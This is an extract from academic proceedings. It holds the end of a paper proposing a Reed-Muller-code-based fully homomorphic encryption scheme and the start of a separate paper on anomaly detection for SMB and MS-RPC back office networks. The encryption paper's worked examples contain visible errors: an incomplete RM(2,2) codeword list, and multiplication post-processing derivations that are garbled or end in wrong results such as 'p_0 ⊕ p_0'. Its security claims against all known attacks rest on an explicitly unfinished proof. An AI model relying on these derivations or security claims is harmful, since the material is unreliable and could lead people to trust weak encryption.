An arbitrary finite field is denoted by $\mathbb{F}$ and GF(q) denotes a finite Galois field of size q. The bold small case letters (e.g., $\mathbf{v}$) are used to denote vectors. The symbols $\oplus$, $\wedge$ carry their usual meaning of logical XOR, AND operations respectively. For an integer n, the symbol $[n]$ denotes the set of integers $\{1\ldots\ n\}$.

Reed-Muller Codes. Reed-Muller codes are linear error-correction codes used in communications [24]. They are designated by RM(r, m) with two positive integer parameters r and m, where r is the *order* of the code and n = 2^m is the code length, with $r \leq m$ [24, 25]. A Reed-Muller code RM(r, m) is defined by the set of codewords [18],

$$\mathrm{RM}(r,\ m) = \{(f(a_0)..f(a_{n-1})) : f \in \mathbb{P}(r,\ m)\}$$

where, $\mathbb{P}(r, m)$ is the set of m-variate polynomials of degree at most r on $\mathbb{F}_2$ (i.e., GF (2)). The symbols $a_0 \ldots a_{n-1}$ are all the elements of $\mathbb{F}_2^n$. For example, Reed-Muller code of order r and code length n = 2^m can be defined as shown below [24].

$$\begin{aligned}
&\text{For } m = 0 \rightarrow \mathrm{RM}(0,0) = \{0,1\} \text{where}\, n = 2^0 = 1\\
&\text{For}\, m = 1 \rightarrow \mathrm{RM}(0,\ 1) = \{00,\ 11\} \text{where}\, n = 2^1 = 2\\
&\qquad\qquad \mathrm{RM}(1,\ 1) = \{00,\ 01,\ 10,\ 11\}\\
&\text{For}\, m = 2 \rightarrow \mathrm{RM}(0,\ 2) = \{0000,\ 1111\} \text{ where}\, n = 2^2 = 4\\
&\qquad\qquad \mathrm{RM}(1,\ 2) = \{0000, 0101, 1010, 1111, 0011, 0110, 1001, 1100\}\\
&\qquad\qquad \mathrm{RM}(2,\ 2) = \{0000, 0001, 0010, 1000, 0011, 0110, 0101, 1010,\\
&\qquad\qquad\qquad 1100, 1001, 0111, 1011, 1101, 1110, 1111\}
\end{aligned}$$

The dimension k for RM(r, m) is defined as: $k = 1 + \binom{m}{1} + \binom{m}{2} + \ldots + \binom{m}{r}$.

The number of errors corrected by an RM code depends on the minimum distance of the code. The minimum distance of an RM(r, m) code is defined as, d = 2^{m-r}. The message we want to transmit across the network must be encoded before sending it. The *length of the message needs to be equal to the dimension of the code*. The message vector which is suitable for RM(r, m) code is denoted as $\mathbf{m}$ and defined as, $\mathbf{m}$ = (a_0, $a_1\ldots$, a_{k-1}). In order to encode the message $\mathbf{m}$, we use a generator matrix for RM(r, m) with k rows and n = 2^m columns, which is denoted as GM$_{r,m}$. All the rows in the generator matrix are distinct. Consider m binary linearly independent vectors $\mathbf{v}_1\ldots\ \mathbf{v}_m$.

Let F be a set of all possible Boolean functions of these vectors defined by a monomial term, F = $\{1, \mathbf{v}_1 \ldots \mathbf{v}_m, \mathbf{v}_1\mathbf{v}_2 \ldots \mathbf{v}_{m-1}\mathbf{v}_m, \mathbf{v}_1\mathbf{v}_2\mathbf{v}_3 \ldots \mathbf{v}_{m-2}\mathbf{v}_{m-1}\mathbf{v}_m, \cdots \mathbf{v}_1\mathbf{v}_2 \cdots \mathbf{v}_m\}$

The generator matrix for RM(r, m) is defined as,

$$\mathrm{GM}_{r,m} = \begin{pmatrix} \underline{\quad 1 \quad} \\ \mathbf{v}_1 \\ \vdots \\ \underline{\quad \mathbf{v}_m \quad} \\ \mathbf{v}_1\mathbf{v}_2 \\ \vdots \\ \underline{\quad \mathbf{v}_{m-1}\mathbf{v}_m \quad} \\ \vdots \\ \mathbf{v}_{m-r+1} \cdots \mathbf{v}_{m-1}\mathbf{v}_m \end{pmatrix}$$

The encoding process gives a different codeword as an outcome for each transmitted message vector respectively. The codeword is denoted as **cw** and it is formed by using generator matrix and message vector as:

cw $=(x_0, x_1 \ldots, x_{2^m-1}) = \mathbf{m}.\mathrm{GM}_{r,m} = \sum_{i=0}^{k-1} a_i \mathrm{R}_i$ where R_i is the i^{th} row of the generator matrix. Thus, **cw** = $a_0 + a_1\mathbf{v}_1 + \ldots + a_m\mathbf{v}_m + a_{m+1}\mathbf{v}_1\mathbf{v}_2 + \ldots + a_{k-1}\mathbf{v}_{m-r+1} \cdots \mathbf{v}_{m-1}\mathbf{v}_m$.

The **cw** transmitted by the source may get affected by noise during transmission and hence may contain some errors when it is received at the destination. The Reed's algorithm [24, 25] employs majority logic for effective decoding. However, we use a different version of decoding for the purpose of our scheme, which is given in the Sect. 4.2.

4 Proposed Fully Homomorphic Encryption Scheme

In this section, we formally present the proposed new FHE scheme constructed using Reed-Muller codes discussed in the previous section. The proposition is a symmetric key encryption due to similar structural limitations discussed in [10] and hence uses a single secret key K for both encryption and decryption. At a high level, the scheme involves encoding and decoding operations similar to that of Reed-Muller. But, proposed decoding algorithm is much simpler than that of the Reed's algorithm discussed above.

4.1 Overview of the Scheme

The scheme consists of seven algorithms namely, *Setup*, *Encode*, *Encrypt*, *Decrypt*, *Decode*, *H.Add*, and *H.Mul*. Given the Reed-Muller parameters r, m, the *Setup* algorithm computes the generator matrix $\mathrm{GM}_{r,m}$, length of the plaintext k, and length of the codeword n. It also generates a secret key K and the size (bit-length) of the ciphertext l. The key K consists of a randomly chosen bit positions or locations in a bit vector of length l. That means, K consists of indices of bits at which each of the codeword bits are to be embedded during encryption. Given a plaintext message $\mathbf{m} \in \mathbb{F}_2^k$, *Encode* transforms $\mathbf{m}$ into a n-bit codeword $\mathbf{cw}$ using the generator matrix $\text{GM}_{r,m}$ as detailed in the previous section. Then the codeword is encrypted using the *Encrypt* algorithm. For this, an l-bit random vector $\mathbf{c}_t$ is chosen and the bits of the codeword $\mathbf{cw}$ are embedded in to $\mathbf{c}_t$ at the positions specified by the key K, to generate the ciphertext $\mathbf{c}$. The *Decrypt* algorithm is simple and straightforward. Given the key K and the ciphertext $\mathbf{c}$, it extracts the codeword $\mathbf{cw}$ from $\mathbf{c}$ from the positions indicated by K. Finally, the extracted codeword $\mathbf{cw}$ is decoded using the *Decode* algorithm to produce the plaintext message $\mathbf{m}$.

The algorithms *H.Add*, and *H.Mul* perform homomorphic addition and homomorphic multiplication operations respectively, on the given two ciphertexts. While the structure of the ciphertexts allows for a homomorphic bit-wise *mod* 2 addition (XOR) in a straightforward manner, the homomorphic *mod* 2 multiplication (AND) requires additional *post processing* of ciphertexts to nullify the error produced during the multiplication. This is explained in the Subsect. 4.3 below. The following Fig. 1 depicts the overall idea of the proposed scheme.




Fig. 1. Proposed encryption scheme

4.2 Algorithms

The scheme proposed consists of the following algorithms.

Setup$(r, m) \rightarrow (\text{GM}, \text{K}, l)$: Upon input of the two parameters r, m,

1. Compute $k = 1 + \binom{m}{1} + \binom{m}{2} + \ldots + \binom{m}{r}$ and $n = 2^m$
2. Construct the $k \times n$ generator matrix GM for RM(r, m) such that it consists of k vectors $\mathbf{v}_0$, $\mathbf{v}_1$ … $\mathbf{v}_{k-1}$ of n bits each
3. Compute $l \geq n^{5/2}$
4. Select a random subset $\text{K} \subset [l]$ of size n.
5. Output the generator matrix GM, the key K and l.

Encode$(\mathbf{m}, \mathrm{GM}) \rightarrow \mathbf{cw}$: Upon input of the plaintext vector $\mathbf{m}$ = (a_0, a_1,…, a_{k-1}) and the generator matrix GM,

1. Compute the codeword vector, $\mathbf{cw} = a_0 v_0 \oplus a_1 v_1 \oplus \ldots \oplus a_{k-1} v_{k-1}$
2. Output $\mathbf{cw} = (x_0, x_1, \ldots, x_{n-1})$

Encrypt$(\mathbf{cw}, \mathrm{K}) \rightarrow \mathbf{c}$: Upon input of the codeword **cw** and the key K,

1. Generate a l-bit random vector **l**
2. Embed the n codeword bits in to **l**, at the positions specified in the key K to get the ciphertext **c**.
3. Output the ciphertext **c**

Decrypt$(\mathbf{c}, \mathrm{K}) \rightarrow \mathbf{cw}$: Upon input of the ciphertext **c** and the key K,

1. Recover the n codeword bits (x_0 x_1 ... x_{n-1}) from the positions indicated by the key K
2. Output the recovered codeword **cw**

Decode$(\mathbf{cw}) \rightarrow \mathbf{m}$: Upon input of the codeword, **cw** = (x_0 x_1 ... x_{n-1}) compute the k-bit plaintext message **m** = (a_0, a_1 … a_{k-1}) as follows.

```
1. $a_0 = x_0$
2. for $i$ = 1 to $k-1$
   $a_i = x_0 \oplus x_2^{i-1}$
3. Output the message, m
```

H.Add $(\mathbf{c}_1, \mathbf{c}_2) \rightarrow \mathbf{c}_a$: Given two ciphertexts $\mathbf{c}_1$, $\mathbf{c}_2$, corresponding to the messages $\mathbf{m}_1$ and $\mathbf{m}_2$, the homomorphic addition modulo 2 (i.e., $\oplus$) can be performed on the corresponding bits in each of the ciphertexts in a straight forward manner as, $\mathbf{c}_a = \mathbf{c}_1 \oplus \mathbf{c}_2$. Decryption of $\mathbf{c}_a$ gives $\mathbf{m}_1 \oplus \mathbf{m}_2$.

H.Mul $(\mathbf{c}_1, \mathbf{c}_2) \rightarrow \mathbf{c}_m$: The homomorphic multiplication modulo 2 (i.e., $\wedge$) of the two given ciphertexts $\mathbf{c}_1$, $\mathbf{c}_2$ corresponding to messages $\mathbf{m}_1$ and $\mathbf{m}_2$, is not straightforward as addition. This is because of the *error/noise* introduced in the resulting ciphertext upon $\mathbf{c}_1 \wedge \mathbf{c}_2 = \mathbf{c}_m$. This results in incorrect decryption. In order to nullify this error introduced, a *post processing* operation on $\mathbf{c}_m$ is being proposed in this work which is explained in detail in the next section. Finally, decryption of the post processed ciphertext gives, $\mathbf{m}_1 \wedge \mathbf{m}_2$ as required.

4.3 Homomorphism and the Proposed Ciphertext Post Processing

The scheme proposed in the previous section directly supports unlimited homomorphic XOR operations on the ciphertexts. This because, the size of the ciphertexts is constant and direct bitwise XOR operation on two ciphertexts results in XOR operations on the underlying codewords and thereby on the underlying message. For example, let **a** = (a_0, a_1..., a_{k-1}) and **b** = (b_0, b_1..., b_{k-1}) be the two plaintext messages the corresponding codewords of which are **x** = (x_0,x_1…, x_{n-1}) and **y** = (y_0, y_1…, y_{n-1}) respectively. Let, **cx**

= (cx_0, cx_1..., cx_{l-1}) and **cy** = (cy_0, cy_1 ..., cy_{l-1}) be the corresponding l-bit ciphertexts. Now, the homomorphic addition **ca** $=$ **cx** $\oplus$ **cy** effects in the direct XOR operation on the underlying codewords as **x** $\oplus$ **y**. Let the resulting codeword in **ca** is **z** = (z_0z_1... z_{n-1}) and the corresponding plaintext message **p** = (p_0, p_1..., p_{k-1}). The following are all the sample operations with respect to this homomorphic addition.

$$z_0 = x_0 \oplus y_0 = a_0 \oplus b_0 = p_0$$
$$z_1 = x_1 \oplus y_1 = (a_0 \oplus a_1) \oplus (b_0 \oplus b_1) = (a_0 \oplus b_0) \oplus (a_1 \oplus b_1) = p_0 \oplus p_1$$
$$z_2 = x_2 \oplus y_2 = (a_0 \oplus a_2) \oplus (b_0 \oplus b_2) = (a_0 \oplus b_0) \oplus (a_2 \oplus b_2) = p_0 \oplus p_2 \text{ and so on.}$$

But, for the multiplication operation, direct AND operation on two ciphertexts and the corresponding AND operation on the codeword bits will result in an extra error added in the resulting ciphertexts and leads to incorrect decryption. Accordingly, the codewords and in turn the underlying message bits would be incorrect upon decoding. This is shown in the following example. The underlined part denotes the error.

$$\begin{aligned} z_1 &= x_1 \wedge y_1 = (a_0 \oplus a_1) \wedge (b_0 \oplus b_1) \\ &= (a_0 \wedge b_0) \oplus \underline{(a_0 \wedge b_1) \oplus (a_1 \wedge b_0)} \oplus (a_1 \wedge b_1) \end{aligned}$$

Actually, the term expected for z_1 is only $(a_0 \wedge b_0) \oplus (a_1 \wedge b_1)$. So, in order to get the correct decryption result, the error term $(a_0 \wedge b_1) \oplus (a_1 \wedge b_0)$ generated in the multiplication process is to be nullified. The following *denoising* step is proposed for the same.

Post Processing of Erroneous Ciphertexts. Firstly, it may be observed that, the additional error terms resulting from AND of two ciphertexts involve the first bits (i.e. x_0, y_0) of the codewords. We use these bits to get rid of the error term in the resulting ciphertext. Let, **cm** $=$ **cx** $\wedge$ **cy** be the result of the homomorphic multiplication of the two ciphertext vectors **cx**, **cy**. During this multiplication, compute each bit at the position i in **cm** as, **cm**$_i = cx_i \wedge cy_i \oplus cx_i \wedge y_0 \oplus cy_i \wedge x_0$. That means, the additional error terms, say $(cx_i \wedge y_0 \oplus cy_i \wedge x_0)$ are being XORed with every bit resulting from the AND operation on ciphertext bits (i.e. $cx_i \wedge cy_i$). However, in order to do this, the first bits of the codewords (i.e. x_0, y_0) are to be revealed. The following are the example operations of this post processing on the embedded codeword bits in the ciphertexts. Let, the underlying codeword in **cm** is z = (z_0z_1 ... z_{n-1}). Thus,

$$z_0 = x_0 \wedge y_0 \oplus x_0 \wedge y_0 \oplus x_0 \wedge y_0 = a_0 \wedge b_0 \oplus a_0 \wedge b_0 \oplus a_0 \wedge b_0 = p_0$$
$$z_1 = x_1 \wedge y_1 \oplus x_1 \wedge y_0 \oplus x_0 \wedge y_1$$
$$a_0 \wedge b_0 \oplus a_0 \wedge b_1 \oplus a_1 \wedge b_0 \oplus a_1 \wedge b_1 \oplus a_0 \wedge b_0 \oplus a_1 \wedge b_0 \oplus a_0 \wedge b_0 \oplus a_0 \wedge b_1$$
$$a_0 \wedge b_0 \oplus a_1 \wedge b_1 = p_0 \oplus p_0$$
$$z_2 = x_2 \wedge y_2 \oplus x_2 \wedge y_0 \oplus x_0 \wedge y_2$$
$$a_2 \wedge b_0 \oplus a_2 \wedge b_0 \oplus a_0 \wedge b_2 \oplus a_2 \wedge b_2 \oplus a_0 \wedge b_0 \oplus a_0 \wedge b_2 \oplus a_0 \wedge b_0 \oplus a_0 \wedge b_2$$
$$a_0 \wedge b_0 \oplus a_2 \wedge b_2 = p_0 \oplus p_2 \text{ and so on.}$$

The correctness of the scheme with respect to the decryption of the fresh ciphertexts as well as the decryption of the ciphertexts resulting from the homomorphic operations can be verified from the description given above.

5 Security of the Proposed Scheme

The ciphertext $\mathbf{c}$ in the proposed scheme is computed by embedding the codeword $\mathbf{cw}$ in a random bit vector of size l. It may be noticed that, the size of the random bit vector l is very much larger than the size of the codeword n. Therefore, the ciphertext may be computed as follows.

(1) Generate a zero vector say $\mathbf{0}$ of size l
(2) Replace the zero bits in $\mathbf{0}$ by the bits of $\mathbf{cw}$, at the positions specified in the key K. Let the resulting bit vector be $\mathbf{w}$
(3) Generate a random bit vector of size l such that, it contains 0 bits at the positions specified by the key K. Let this vector be $\mathbf{e}$.
(4) Compute the ciphertext as $\mathbf{c} = \mathbf{w} \oplus \mathbf{e}$

Thus, the operation of ciphertext generation in the current scheme can be viewed as $\mathbf{c} = \mathbf{w} \oplus \mathbf{e}$, which is similar to that of [10], but, with larger $\mathbf{w}$ and $\mathbf{e}$. Thus, the security of the proposed scheme can also be reduced to the Decisional Synchronized Codewords Problem (DSCP), as done in [10]. An exact proof of the same is left as the future work. Also, we refer to [22] for the related terminology and discussion. However, all the known attacks against the proposition are analysed and discussed below.

5.1 Known Attacks Against the Proposed Scheme

(1) *Brute-force attack against the codeword*: The naive brute-force attack against the codeword embedded in the ciphertexts requires the key K where $\mathrm{K} \subset [l]$. Thus, the problem of guessing the key may be considered as the *subset selection* (sum) problem, which is considered as a hard problem for sufficiently large parameters. In the proposition, the size of the subset n is very much smaller than l where $l \geq n^{5/2}$. The brute-force attack against K and in turn against the codeword can be successfully defended with these sizes of n and l.

(2) *Privacy of the homomorphic operations*: The privacy of the operations performed is often considered as an important property of the homomorphic encryption schemes. In [5], this is called *circuit privacy*, but, with a different notion. In the proposed scheme, a constant ciphertext size is maintained even after several operations on the ciphertexts. That means, it is not possible to guess the type of operation (AND or XOR) and also the number of operations performed on the ciphertext.

(3) *Attacks with respect to the first bit of codeword*: In order to nullify the error added in the ciphertext due to the AND operation, we need to expose the first bit of the codeword (e.g., x_0, y_0). However, it can be argued that, just by having the knowledge of the first bit of a codeword it is not possible to recover or construct the codeword

embedded in the ciphertext. Moreover, position of the first bit and the positions of other codeword bits are kept secret. Hence, it is hard to guess the codeword.

(4) *Attacks against the DSCP*: In order to defend the Decisional Synchronized Codewords Problem (DSCP) in [10] it is suggested that, for a codeword of size n the length of the ciphertext must be $n^{5/3}$ proportionately. This parameter setting corresponds to the Reed-Muller code based instantiation of their scheme. However, in view of the same as well as the brute-force attack as described above, length of the ciphertext for the proposed scheme is taken as greater than or equal to $n^{5/2}$, which is still larger. Hence the scheme successfully defends the attacks against the DSCP.

6 Conclusion

In this paper, a Reed-Muller code based Fully Homomorphic encryption scheme is proposed. The scheme is fully homomorphic with unlimited XOR and AND operations on the ciphertexts. In order to achieve homomorphism with respect to multiplication, a novel error nullifying method is proposed. The security of the scheme is analyzed against all the known attacks. With simple and efficient bit wise operations involved in encryption, decryption and homomorphic evaluation, the scheme is anticipated to be usable in real practical applications. Conversion of the symmetric key scheme proposed to public key scheme and security reduction to exact hard problem is left as future work and open problems.

References

1. Brakerski, Z., Vaikuntanathan, V.: fully homomorphic encryption from ring-LWE and security for key dependent messages. In: Rogaway, P. (ed.) CRYPTO 2011. LNCS, vol. 6841, pp. 505–524. Springer, Heidelberg (2011). doi:10.1007/978-3-642-22792-9_29
2. Coron, J.-S., Mandal, A., Naccache, D., Tibouchi, M.: Fully homomorphic encryption over the integers with shorter public keys. In: Rogaway, P. (ed.) CRYPTO 2011. LNCS, vol. 6841, pp. 487–504. Springer, Heidelberg (2011). doi:10.1007/978-3-642-22792-9_28
3. Dijk, M., Gentry, C., Halevi, S., Vaikuntanathan, V.: Fully homomorphic encryption over the integers. In: Gilbert, H. (ed.) EUROCRYPT 2010. LNCS, vol. 6110, pp. 24–43. Springer, Heidelberg (2010). doi:10.1007/978-3-642-13190-5_2
4. Gentry, C., Halevi, S.: Implementing gentry's fully-homomorphic encryption scheme. In: Paterson, Kenneth, G. (ed.) EUROCRYPT 2011. LNCS, vol. 6632, pp. 129–148. Springer, Heidelberg (2011). doi:10.1007/978-3-642-20465-4_9
5. Smart, N.P., Vercauteren, F.: Fully homomorphic encryption with relatively small key and ciphertext sizes. In: Nguyen, P.Q., Pointcheval, D. (eds.) PKC 2010. LNCS, vol. 6056, pp. 420–443. Springer, Heidelberg (2010). doi:10.1007/978-3-642-13013-7_25
6. Ramaiah, Y.G., Kumari, G.V.: Towards practical homomorphic encryption with efficient public key generation. ACEEE Int. J. Netw. Secur. **3**(4), 10 (2012)
7. Brakerski, Z., Vaikuntanathan, V.: Efficient fully homomorphic encryption from (standard) LWE. In: FOCS (2011)
8. Brakerski, Z., Gentry, C., Vaikuntanathan, V.: (Leveled) fully homomorphic encryption without bootstrapping. ITCS (2012). http://eprint.iacr.org/2011/277

9. Gentry, C., Sahai, A., Waters, B.: Homomorphic encryption from learning with errors: conceptually-simpler, asymptotically-faster, attribute-based. In: Canetti, R., Garay, J.A. (eds.) CRYPTO 2013. LNCS, vol. 8042, pp. 75–92. Springer, Heidelberg (2013). doi:10.1007/978-3-642-40041-4_5
10. Armknecht, F., Augot, D., Perret, L., Sadeghi, A.-R.: On constructing homomorphic encryption schemes from coding theory. In: Chen, L. (ed.) IMACC 2011. LNCS, vol. 7089, pp. 23–40. Springer, Heidelberg (2011). doi:10.1007/978-3-642-25516-8_3
11. Lee, P.J., Brickell, E.F.: An observation on the security of mceliece's public-key cryptosystem. In: Barstow, D., Brauer, W., Brinch Hansen, P., Gries, D., Luckham, D., Moler, C., Pnueli, A., Seegmüller, G., Stoer, J., Wirth, N., Günther, C.G. (eds.) EUROCRYPT 1988. LNCS, vol. 330, pp. 275–280. Springer, Heidelberg (1988). doi:10.1007/3-540-45961-8_25
12. Canteaut, A.: A new algorithm for finding minimum-weight words in large linear codes. In: Boyd, C. (ed.) Cryptography and Coding 1995. LNCS, vol. 1025, pp. 205–212. Springer, Heidelberg (1995). doi:10.1007/3-540-60693-9_24
13. Stern, J.: A method for finding codewords of small weight. In: Cohen, G., Wolfmann, J. (eds.) Coding Theory 1988. LNCS, vol. 388, pp. 106–113. Springer, Heidelberg (1989). doi:10.1007/BFb0019850
14. Becker, A., Joux, A., May, A., Meurer, A.: Decoding random binary linear codes in 2n/20: how 1+1=0 improves information set decoding. In: Pointcheval, D., Johansson, T. (eds.) EUROCRYPT 2012. LNCS, vol. 7237, pp. 520–536. Springer, Heidelberg (2012). doi:10.1007/978-3-642-29011-4_31
15. Bogdanov, A., Lee, C.H.: Homomorphic encryption from codes. IACR Cryptology ePrint Archive, Report 2011/622 (2011). http://eprint.iacr.org/
16. Applebaum, B., Barak, B., Wigderson, A.: Public-key cryptography from different assumptions. In: STOC, pp. 171–180 (2010)
17. Strenzke, F.: Message-aimed side channel and fault attacks against public key cryptosystems with homomorphic properties. Cryptogr. Eng. **1**(4), 283–292 (2011)
18. Shpilka, A.A., Wigderson, A.: Reed-Muller codes for random erasures and errors. In: Proceeding STOC 2015, pp. 297–306. ACM (2015)
19. Zhao, C.-C., Yang, Y.L.-C.: The homomorphic properties of McEliecepublickey cryptosystem. In: Proceedings of IEEE ICMINS, pp. 39–42 (2012)
20. Gentry, C.: A fully homomorphic encryption scheme, Ph.D. Thesis, Stanford University (2009)
21. Cheon, J.H., Coron, J.-S., Kim, J., Lee, M.S., Lepoint, T., Tibouchi, M., Yun, A.: Batch fully homomorphic encryption over the integers. In: Johansson, T., Nguyen, P.Q. (eds.) EUROCRYPT 2013. LNCS, vol. 7881, pp. 315–335. Springer, Heidelberg (2013). doi:10.1007/978-3-642-38348-9_20
22. Kiayias, A., Yung, M.: Cryptographic hardness based on the decoding of Reed-Solomon codes with applications. In: Electronic Colloquium on Computational Complexity (ECCC) (2002)
23. Berlekamp, R., McEliece, R.J., Tilborg, H.C.V.: On the inherent intractability of certain coding problems. IEEE Trans. Inf. Theor. **24**(3), 384–386 (1978)
24. Muller, D.E.: Application of boolean algebra to switching circuit design and to error detection. IRE Trans. Electron. Comput. **3**, 6–12 (1954)
25. Reed, I.S.: A class of multiple-error-correcting codes and the decoding scheme. Trans. IRE Prof. Gr. Inf. Theor. **4**, 38–49 (1954)

Towards Useful Anomaly Detection for Back Office Networks

Ömer Yüksel[1](✉), Jerry den Hartog[1], and Sandro Etalle[1,2]

[1] Eindhoven University of Technology, Eindhoven, The Netherlands
{o.yuksel,j.d.hartog,s.etalle}@tue.nl
[2] University of Twente, Enschede, The Netherlands

Abstract. In this paper we present a protocol-aware anomaly detection framework specifically designed for back office networks together with a new automatic method for feature selection that allows to dramatically reduce the false positive rate (FPR) without compromising the detection rate (DR). The system monitors SMB and MS-RPC (the main protocols in back office networks) and takes into consideration specific features of SMB such as the presence of file paths, which are noisy, yet contain information necessary to detect some attacks. As a part of the framework we introduce a new method to cut the FPR by carefully building and selecting the right set of features to be monitored. In back office networks this is a challenging task where manual selection requires carefully exploring the network traffic to choose from numerous potential features. Also features need to be resilient to irregularities in the traffic caused by human involvement. Our framework automates selection utilizing two new metrics to determine the 'quality' of a feature: stability, i.e. its robustness to false alarms and granularity, i.e. the relative amount of information contained. Our experiments show a significant improvement in FPR-DR trade-off when our framework is used to select features in detection of network-based exploits and malicious file accesses.

1 Introduction

Intrusion detection systems (IDS) form a important line of defense for computer networks and have been a focus of research for decades. Data-driven IDS approaches can be divided into two main categories: signature and anomaly based. Signature-based approaches can detect known attacks. Anomaly-based ones, on the other hand, create a model of the normal traffic and raise alerts in case of abnormal events.

Anomaly detection has been proposed as a silver bullet, with the capability of identifying previously unknown attacks such as zero-day exploits. In general, however, most of the anomaly-based approaches cannot be used in practice due to their high false positive rates (FPR) [1]. In some cases, protocol-aware

This work has been supported by the NWO through the SpySpot project (no. 628.001.004).

approaches can detect attacks at low FPR for specific domains and threat models, such as databases [2,3] and industrial control systems [4]. This is certainly at least partly due to the fact that these domains show a relatively predictable behavior, simplifying the task of detecting anomalies.

Back office networks communication, however, does not enjoy this regularity. If we apply the existing protocol-aware approach for control systems to binary protocols SMB and RPC, it shows a false positive rate (FPR) of over 80%. It is possible to cut down this FPR by monitoring specific *features* of network messages rather than the entire information content but selecting the right features is a daunting task, because: (i) there is a large number of protocol fields (in the order of thousands), (ii) protocol fields such as file paths require building features that are robust to the irregularities introduced by human involvement in the system. This results in a large number of candidate features to select from and requires a thorough analysis of the normal traffic, which makes manual selection a challenging task in real-world traffic. Therefore, our IDS framework contains a feature building and selection module that automatically performs the following, which is the main contribution of this paper:

- Quantifying the robustness to false alarms (*stability*) and the amount of information retained (*granularity*) for candidate features,
- Utilize the structure of protocol fields with a hierarchy (such as file paths) to create features with a good trade-off between detection rate and false positive rate.

Our IDS framework first extracts features derived from the application-layer protocol fields, performs automated feature selection using the aforementioned module, and then creates a simple probabilistic model of the normal traffic from the datasets. We evaluate our framework for misuse (malicious file access) and exploits detection in real world datasets. The results show that the features selected by our framework can be used to detect majority of the attacks at a significantly lower FPR compared to unsupervised and naïve approaches.

Related Work. To the best of our knowledge, this is the first work performing feature selection on back office protocol application-layer fields for anomaly-based IDS.

Most existing feature selection methods require both attack and normal datasets, whereas in anomaly detection the main challenge is to perform this without attack data. Kloft et al. [5] use for unsupervised feature selection, however the approach works on a limited set of features for HTTP traffic and the current implementation is not feasible to run on large datasets that are used in our experiments.

Gates et al. [6] propose a host-based approach that utilizes the structure in the file system by using the distance between the nodes, and can detect time-based anomalies. In contrast, we use a time-agnostic model and focus on building features that are robust to the (mainly user induced) noise in the training data, and provide a more general approach that can be applied to other hierarchical attributes besides file path.

2 Back Office Networks and Threat Model

In this section we briefly describe back office networks, the protocols used in these systems that we focus on and our threat model for intrusion detection. A 'back office' application is used to control the activities of an organization that does not directly interface with the end-users. Back office networks consist of hosts communicating using such applications. Often this communication is restricted to the internal network of the organization and excludes Internet traffic.

Back office networks may contain highly valuable information such as financial data or intellectual property. Targeted attacks against these networks may have the goal of exfiltration or disruption of business processes. Such attacks can cause significant monetary loss, making them attractive targets as shown by previous incidents [7].

In our experiments we focus on Server Message Block (SMB) and Microsoft Remote Procedure Calls (MS-RPC) [8], two of the most widely used binary protocols in this setting, and their sub-protocols. Text-based protocols such as HTTP or encrypted ones such as SSH are out of the scope of this work.

Threat Model. Here we describe the assets to be protected, the attacker's capabilities, and the type of attacks to be detected by our IDS framework. Assets can be physical system resources or abstract concepts. In the case of back office networks, these are network hosts such as workstations and file servers, and the integrity and confidentiality of sensitive data. The attacker has the capability of establishing a foothold in the network, i.e. take control of an exposed host in the system, without being detected.

Using this initial foothold, the attacker can send malicious messages to other hosts. Two types of attacks are particularly relevant for back office systems: network based exploits, and misuses by insiders. Exploits are malicious messages that cause unintended behavior at the system level using vulnerabilities in the software, such as buffer overflow. We particularly focus on user to root (U2R) and remote to local (R2L) attacks, which allow attackers to take control of hosts and escalate their privileges [9]. Exploits typically cause *global anomalies*, i.e. if a value is considered malicious for host A, it is also likely to be malicious for hosts B and C.

Misuses, in contrast, are 'legitimate' at the system level, but they abuse existing user privileges in the system. Here our focus is on malicious file accesses, e.g. reading sensitive files that belong to other users, or modifying important system files such as startup scripts. Unlike exploits, misuses cause *contextual anomalies*, i.e. a field value that is normal when sent by host A may be considered malicious when sent by host B.

Misuses and exploits differ in attack datasets used for evaluation, the relevant set of attributes and the type of anomaly caused by the attack traffic. To clearly demonstrate our framework's performance in both scenarios, we perform separate experiments for misuse and exploits detection. Next we detail our framework and the proposed metrics.

3 Feature Selection and Intrusion Detection

Our IDS framework builds a model of the normal traffic using a sample dataset, and raises an alert on abnormal messages. We have the specific goal of detecting attacks over back office networks by utilizing the application-layer protocol information. In particular, we aim to derive useful features from noisy but essential fields such as file paths. Finally, we aim to quantify the quality of the candidate features, and cut down the false positive rates by selecting those that are free of irregularities, yet contain enough information to distinguish some attacks from normal traffic.

Our framework has two main components, a method that builds and selects the relevant features describing application-layer messages (our main contribution), and a model using these features for intrusion detection. The feature selection component of our framework uses two metrics, stability, i.e. robustness to false positives, and granularity, i.e. the fraction of information retained. It takes a set of attributes, their types and the minimum desired stability constraint as input, and selects the set of features most suitable for the given constraints.

Below we first provide preliminary definitions regarding intrusion detection before giving the feature quality metrics and addressing hierarchical attributes like file paths.

3.1 Preliminaries

The starting point for our work is *messages* within the system. A message is a unit of communication, e.g. an application-layer message. At this point we abstract away from these details and refer to a message as an object without further interpretation. In the sequel we refer to a fixed but unspecified set of possible messages M and use m to range over M. The network traffic consists of normal messages, which make up the majority of the traffic, and malicious messages. We use a sample of the traffic to build a model of the system's normal behavior:

Definition 1. *The random element S induced by a sequence of messages $< m_1, \ldots, m_n >$ is called a* sample. *P_S, the probability mass function for S is given by:*

$$P_S(m) = \frac{\#\{i \in [1..n] \mid m_i = m\}}{n}$$

Similar notation is used for other random elements and $P_{R|R'}$ for the conditional probability mass function for random elements R, R': $P_{R|R'}(r|r') = P(R=r|R'=r')$.

We are interested in three categories of samples in our experiments: *training*, *validation* and *test* samples. The first is mainly used to create a model of the normal traffic. Validation sample is used for feature selection and tuning parameters. Test sample is used for final evaluation to estimate the false positive rate.

Looking into the probabilities of messages themselves is not helpful for intrusion detection: often each normal message is unique (or rare) in the sample, thus cannot be distinguished from attack messages by their probability of occurrence. However, messages have *attributes* which carry potentially helpful information for detecting attacks:

Definition 2. *An* attribute $f : M \rightarrow V_f$ *is a function from messages to a domain* V_f.

